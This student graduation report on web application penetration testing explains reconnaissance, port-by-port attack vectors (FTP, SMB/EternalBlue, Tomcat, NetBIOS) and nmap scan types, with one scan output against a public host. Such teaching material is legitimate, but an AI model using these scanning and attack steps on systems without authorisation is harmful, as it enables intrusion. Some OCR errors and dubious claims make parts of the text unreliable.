Faculty of Engineering, Alexandria University

Computer and Communication Engineering Program

Graduation Project

Web Application Penetration Testing

Cyber Security

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First, God's custody has the main role in completion of this work.

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We owe special thanks and gratitude to our families, for their constant and unconditional love, faithful support, and encouragement.

Thank you

Abstract

With the rapid increase in cybercrime, companies are taking great measures to guard against its occurrence. The impact of these attacks can tremendously affect companies in many ways; such as data theft, financial loss, denial of service, and reputation damage.

Penetration testing is used to search for vulnerabilities that might exist in a system. The testing usually involves simulating different types of attacks on the target system. This type of testing provides an organized and controlled way to identify security shortcomings. The resources and time required for comprehensive testing can make penetration testing cost intensive. Consequently, such tests are usually only performed during important milestones.

In this project, we have covered several attacks based on web applications vulnerabilities, in order to investigate the target system limitations.

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Chapter 1: Introduction

Penetration testing is a viable method for testing the security of the system in a safe and reliable manner. It can be used to understand, analyze, and address security issues. Additionally, test results can highlight the strategic concerns and augment the development of mitigation plans thereby allocating resources to the right areas.

1.1 Motive

The rapid growth in the internet and web technologies has been beneficial to businesses and people alike. With the rise of new technologies comes the challenge of providing a secure environment. The growth in attacks is a troubling trend for businesses as most facets of the business enterprise are connected to the internet. The impact of these attacks can affect the company in many ways such as data loss, denial of service, and loss of productivity. The serious nature of the impacts has resulted in the growth of an entire industry which addresses these security issues. Network firewalls and vulnerability scanners are two types of common security solutions available today. These solutions address specific concerns: a firewall setup will prevent an unauthorized access into the system, whereas vulnerability scanners will spot the potential vulnerabilities in the system. However, these tools cannot ensure the identification of all the different modes of attacks, here comes penetration testing.

1.2 Scope

Penetration testing is an important additional tool for addressing the common security issues. A penetration test not only identifies the existing vulnerabilities, but also exploits them. The goal of penetration testing is to improve or augment the security posture of a network or a system. Penetration testing is performed by compromising the servers, wireless networks, web applications, and other potential points of exposure to identify and analyze security issues. This enables fool proofing against these issues to prevent future attacks. Since the testing involves simulating varying levels of attack on the system, it carries the risk of an attack being successful and damaging the system. To minimize these risks companies utilize skilled penetration testers who understand the limitations of the system. In this project, we focus on web application penetration testing.

Chapter 2: Information Gathering

Information Gathering is a necessary step of a penetration test. This task can be carried out in many different ways. By using public tools (search engines), scanners, sending simple HTTP requests, or specially crafted requests, it is possible to force the application to leak information, e.g., disclosing error messages or revealing the versions and technologies used.

2.1 Reconnaissance

When it comes to hacking, knowledge is power. The more knowledge you have about a target system or network, the more options you have available. This makes it imperative that proper enumeration is carried out before any exploitation attempts are made.The first phase of the penetration test is reconnaissance which focuses on information gathering. The more information gathered at this stage, the more successful the next stages will be.

2.2 Port Scanning

The second phase of this methodology is port scanning which obtains a list of open ports and services running on each of them.Say we have been given an IP (or multiple IP addresses) to perform a security audit on. Before we do anything else, we need to get an idea of the “landscape” we are attacking. What this means is that we need to establish which services are running on the targets. For example, perhaps one of them is running a web server, and another is acting as a Windows Active Directory Domain Controller. The first stage in establishing this “map” of the landscape is something called port scanning. When a computer runs a network service, it opens a networking construct called a “port”to receive the connection. Ports are necessary for making multiple network requests or having multiple services available.

For example, when you load several webpages at once in a web browser, the program must have some way of determining which tab is loading which web page. This is done by establishing connections to the remote web servers using different ports on your local machine. Equally, if you want a server to be able to run more than one service (for example, perhaps you want your web server to run both HTTP and HTTPS versions of the site), then you need some way to direct the traffic to the appropriate service. Once again, ports are the solution to this. Network connections are made between two ports – an open port listening on the server and a randomly selected port on your own computer. For example, when you connect to a web page, your computer may open port 49534 to connect to the server’s port 443.

2.2.1 Illustration




Figure 1: Server Connections

In the previous example, Figure 1 shows what happens when you connect to numerous websites at the same time. Your computer opens up a different, high-numbered port (at random), which it uses for all its communications with the remote server.

Every computer has a total of 65535 available ports; however, many of these are registered as standard ports. For example, a HTTP Web service can nearly always be found on port 80 of the server. A HTTPS Web service can be found on port 443. Windows NETBIOS can be found on port 139 and SMB can be found on port 445.

If we do not know which of these ports a server has open, then we do not have a hope of successfully attacking the target; thus, it is crucial that we begin any attack with a port scan. This can be accomplished in a variety of ways – usually using a tool called nmap, which is the focus of this chapter. Nmap can be used to perform many different kinds of port scan – the most common of these will be introduced in upcoming subchapters; however, the basic theory is this: nmap will connect to each port of the target in turn. Depending on how the port responds, it can be determined as being open, closed, or filtered (usually by a firewall). Once we know which ports are open, we

can then look at enumerating which services are running on each port – either manually, or more commonly using nmap.

Nmap is currently the industry standard for a reason: no other port scanning tool comes close to matching its functionality. It is an extremely powerful tool – made even more powerful by its scripting engine which can be used to scan for vulnerabilities, and in some cases even perform the exploit directly.

2.2.2 Target Ports

1. FTP(20,21)

   FTP stands for File Transfer Protocol. Port 20 and 21 are solely TCP ports used to allow users to send and to receive files rom a server to their personal computers.

   The FTP port is insecure and outdated and can be exploited using:

   - Anonymous authentication. You can log into the FTP port with both username and password set to anonymous
   - Cross-Site Scripting
   - Brute-forcing passwords
   - Directory traversal attacks

2. SSH (22)

   SSH stands for Secure Shell It is a TCP port used to ensure secure remote access to servers. Exploiting the SSH port by brute-forcing SSH credentials or using a private key to gain access to the target system.

3. SMB (139. 137, 445)

   SMB stands for Server Message Block. It is a communication protocol created by Microsoft to provide sharing access of files and printers across a network When enumerating the SMR port find the SMB version, and then you can search for an exploit on the internet. Searchsploit. or Metasploit The SMB port could be exploited using the EternalBlue vulnerability, brute forcing SMB login credentials. exploiting the SMB port using NTLM Capture, and connecting to SMB using PSexec. An example of an SMB vulnerability is the Wannacry vulnerability that runs on EternalBlue.

4. DNS (53)

   DNS stands for Domain Name System. It is both a TCP and UDP port used for transfers and queries respectively One common exploit on the DNC ports is the Distributed Denial of Service (DDoS) attack.

5. HTTP /HTTPS (443, 80, 8080, 8443)

   HTTP stands for HyperText Transfer Protocol, while HTTPS stands for HyperText Transfer Protocol Secure (which is the more secure version of HTTP). These are the most popular and widely used protocols on the internet, and as such are prone to man vulnerabilities. They are vulnerable to SOL injections, cross-site scripting, cross-site request forgery, etc.

6. Telnet (23)

   The Telnet protocol is a TCP protocol that enables a user to connect to remote computers over the internet. The Telnet port has long been replaced by SSH, but it is still used by some websites today. It is outdated, insecure, and vulnerable to malware. Telnet is vulnerable to spoofing, credential sniffing, and credential brute-forcing.

7. SMTP (25)

   SMTP stands for Simple Mail Transfer Protocol. It is a TCP port used for sending and receiving mails. It can be vulnerable to mail spamming and spoofing if not well-secured.

8. Port 1099

   The JMX interface is open for connection without a password on port 1099 of the Composition and Notification bundles. Aside from the scanned vulnerabilities, it is possible to attach remotely to Composition and Notification nodes through JMX. This could allow remote access to all JVM properties of Composition bundle, including unencrypted database user and password. An attacker who successfully exploited these vulnerabilities could later use those credentials to access database server. An attacker could later view, change or delete data, and perform any other actions which are authorized for the EngageOne database user.

   A patch is required to ensure the JMX is no longer exposed through TCP connection. Engineering is releasing patches for to fix this vulnerability for all affected 4.4 versions, as it is deemed too critical to wait for distribution in the next Service Pack release.

   Until a patch can be applied, the vulnerability can be significantly mitigated by using a network firewall to block connections to port 1099 on any servers where an EngageOne Composition or Notification bundle is running. As soon as possible, customers using the affected versions listed below should contact support to download the required patch to close the vulnerability completely.

9. Port 2049:

   Network File System (NFS) - remote filesystem access [RFC 1813] [RFC5665]. A commonly scanned and exploited attack vector. Normally, port scanning is needed to find

which port this service runs on, but since most installations run NFS on this port, hackers/ crackers can bypass fingerprinting and try this port directly. Shilp also uses port 2049 (UDP).

FreeBSD is vulnerable to a denial of service attack. A remote attacker could send a specially-crafted NFS Mount request to TCP port 2049 to cause a kernel panic, resulting in a denial of service.

Stack-based buffer overflow in nfsd.exe in XLink Omni-NFS Server 5.2 allows remote attackers to execute arbitrary code via a crafted TCP packet to port 2049 (nfsd), as demonstrated by vd_xlink.pm.

Novell Netware is vulnerable to a stack-based buffer overflow, caused by improper bounds checking by the xnfs.nlm component when processing NFS requests. By sending a specially-crafted NFS RPC request to UDP port 2049, a remote attacker could overflow a buffer and execute arbitrary code on the system or cause the server to crash.

10. Port 3306:

3306 port number is used by MySQL protocol to connect with the MySQL clients and utilities such as 'mysqldump'. It is a TCP, i.e Transmission Control Protocol.

In general, port 3306 shouldn't be opened since it could make the server vulnerable to attack. If the user needs to connect to the database remotely, there are many other secure options, instead of opening the port 3306.

One of the secure options includes using an SSH tunnel. On the other hand, if it is required to open port 3306, the user has to ensure to restrict the IP addresses which can access it so that the connection can't be accessed by untrusted hosts. Even though MySQL default port is 3306, it doesn't necessarily mean that MySQL service will always use that port.

11. Port 8009:

By default, Apache Tomcat listens on 3 ports, 8005, 8009 and 8080. A common misconfiguration is blocking port 8080 but leaving ports 8005 or 8009 open for public access. Port 8005 is less interesting and only allows shutting down the Tomcat server, while port 8009 hosts the exact same functionality as port 8080. The only difference being that port 8009 communicates with the Apache JServ Protocol while port 8080 uses HTTP.

Having the Tomcat service exposed allows attackers to access the Tomcat Manager interface. Although often password protected, brute force attacks using default and common passwords have proven successful in the past. Once access to the manager interface has been achieved, compromising the server becomes trivial with the WAR file deployment functionality.

The Apache JServ Protocol (AJP) is essentially an optimized binary version of HTTP. This makes communication with the AJP port rather difficult using conventional tools. The simplest solution is to configure Apache as a local proxy, which performs transparent conversion of HTTP traffic to AJP format. Once configured, an attacker can use common tools such as Hydra and Metasploit to exploit the Tomcat server over AJP.

12. Port 139:

NetBIOS stands for *Network Basic Input Output System*. It is a software protocol that allows applications, PCs, and Desktops on a local area network (LAN) to communicate with network hardware and to transmit data across the network. Software applications that run on a NetBIOS network locate and identify each other via their NetBIOS names. A NetBIOS name is up to 16 characters long and usually, separate from the computer name. Two applications start a NetBIOS session when one (the client) sends a command to "call" another client (the server) over TCP Port 139.

NetBIOS on your WAN or over the Internet, however, is an enormous security risk. All sorts of information, such as your domain, workgroup and system names, as well as account information can be obtained via NetBIOS. So, it is essential to maintain your NetBIOS on the preferred network and ensure it never leaves your network.

Firewalls, as a measure of safety always block this port first, if you have it opened. Port 139 is used for *File and Printer Sharing* but happens to be the single most dangerous Port on the Internet. This is so because it leaves the hard disk of a user exposed to hackers.

Once an attacker has located an active Port 139 on a device, he can run **NBSTAT** a diagnostic tool for NetBIOS over TCP/IP, primarily designed to help troubleshoot NetBIOS name resolution problems. This marks an important first step of an attack — **Footprinting**.

Using NBSTAT command, the attacker can obtain some or all of the critical information related to:

1. A list of local NetBIOS names
2. Computer name
3. A list of names resolved by WINS
4. IP addresses
5. Contents of the session table with the destination IP addresses


With the above details at hand, the attacker has all the important information about the OS, services, and major applications running on the system. Besides these, he also has private IP addresses that the LAN/WAN and security engineers have tried hard to hide behind NAT. Moreover, User IDs are also included in the lists provided by running NBSTAT.

This makes it easier for hackers to gain remote access to the contents of hard disk directories or drives. They can then, silently upload and run any programs of their choice via some freeware tools without the computer owner ever being aware.

If you are using a multi-homed machine, disable NetBIOS on every network card, or Dial-Up Connection under the TCP/IP properties, that is not part of your local network.

2.2.3 Simulation

With automation in mind, We automated the port scanning process by writing a script that utilizes multiple nmap scanning schemes all at once. In this example We initiated a docker container [With multiple ports open] attached to our local machine IP Address and started the scan as follows.



Simulation 1: Port Scanning

- TCP Connect Scan: Well, as the name suggests, a TCP Connect scan works by performing the three-way handshake with each target port in turn. In other words, Nmap tries to connect to each specified TCP port, and determines whether the service is open by the response it receives.




Figure 2: TCP Connect Scan

If Nmap sends a TCP request with the *SYN* flag set to a ***closed*** port, the target server will respond with a TCP packet with the *RST* (Reset) flag set. By this response, Nmap can establish that the port is closed.




Figure 3: TCP SYN flag

If, however, the request is sent to an *open* port, the target will respond with a TCP packet with the SYN/ACK flags set. Nmap then marks this port as being *open* (and completes the handshake by sending back a TCP packet with ACK set).




Figure 4: TCP SYN/ACK Flag

This is all well and good, however, there is a third possibility.

What if the port is open, but hidden behind a firewall?

Many firewalls are configured to simply **drop** incoming packets. Nmap sends a TCP SYN request, and receives nothing back. This indicates that the port is being protected by a firewall and thus the port is considered to be filtered.

```
Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
5.tcp_connect
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 15:54 EET
Nmap scan report for webgoat.com (34.102.136.180)
Host is up (0.059s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com
Not shown: 988 filtered ports
PORT    STATE SERVICE
43/tcp  open  whois
80/tcp  open  http
87/tcp  open  priv-term-l
110/tcp open  pop3
143/tcp open  imap
195/tcp open  dn6-nlm-aud
443/tcp open  https
465/tcp open  smtps
587/tcp open  submission
700/tcp open  epp
993/tcp open  imaps
995/tcp open  pop3s
```

Simulation 2: TCP connect

- TCP SYN Scan: Where TCP scans perform a full three-way handshake with the target, SYN scans sends back a RST TCP packet after receiving a SYN/ACK from the server (this prevents the server from repeatedly trying to make the request). In other words, the sequence for scanning an **open** port looks like this:

No.	Time	Source	Destination	Protocol	Length	Info
39	8.389443540	192.168.1.142	192.168.1.238	TCP	58	53425 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
40	8.389900067	192.168.1.238	192.168.1.142	TCP	60	80 → 53425 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
41	8.389992786	192.168.1.142	192.168.1.238	TCP	54	53425 → 80 [RST] Seq=1 Win=0 Len=0

Figure 5: TCP SYN Scan





Figure 6: TCP SYN/ACK/RST

When using a SYN scan to identify closed and filtered ports, the exact same rules as with a TCP Connect scan apply.

If a port is closed then the server responds with a RST TCP packet. If the port is filtered by a firewall then the TCP SYN packet is either dropped, or spoofed with a TCP reset.

In this regard, the two scans are identical: the big difference is in how they handle *open* ports.




Simulation 3: TCP SYN

- UDP Scan: Unlike TCP, UDP connections are *stateless*. This means that, rather than initiating a connection with a back-and-forth "handshake", UDP connections rely on sending packets to a target port and essentially hoping that they make it. This makes UDP superb for connections which rely on speed over quality (e.g. video sharing), but the lack of acknowledgement makes UDP significantly more difficult (and much slower) to scan.

  When a packet is sent to an open UDP port, there should be no response. When this happens, Nmap refers to the port as being open|filtered. In other words, it suspects that the port is open, but it could be firewalled. If it gets a UDP response (which is very unusual), then the port is marked as *open*. More commonly there is no response, in which case the request is sent a second time as a double-check. If there is still no response then the port is marked *open|filtered* and Nmap moves on.

When a packet is sent to a *closed* UDP port, the target should respond with an ICMP (ping) packet containing a message that the port is unreachable. This clearly identifies closed ports, which Nmap marks as such and moves on.



Simulation 4: UDP Scan

- NULL, FIN and Xmas TCP Scans: are less commonly used than any of the others we've covered already, so we will not go into a huge amount of depth here. All three are interlinked and are used primarily as they tend to be even stealthier, relatively speaking, than a SYN scan. Beginning with NULL scans:
  - ➡ As the name suggests, NULL scans are when the TCP request is sent with no flags set at all. As per the RFC, the target host should respond with a RST if the port is closed.




Figure 7: NULL Scan

➡ FIN scans work in an almost identical fashion; however, instead of sending a completely empty packet, a request is sent with the FIN flag (usually used to gracefully close an active connection). Once again, Nmap expects a RST if the port is closed.




Figure 8: FIN Scan

➡ As with the other two scans in this class, Xmas scans send a malformed TCP packet and expects a RST response for closed ports. It's referred to as an xmas scan as the flags that it sets (PSH, URG and FIN) give it the appearance of a blinking Christmas tree when viewed as a packet capture in Wireshark.

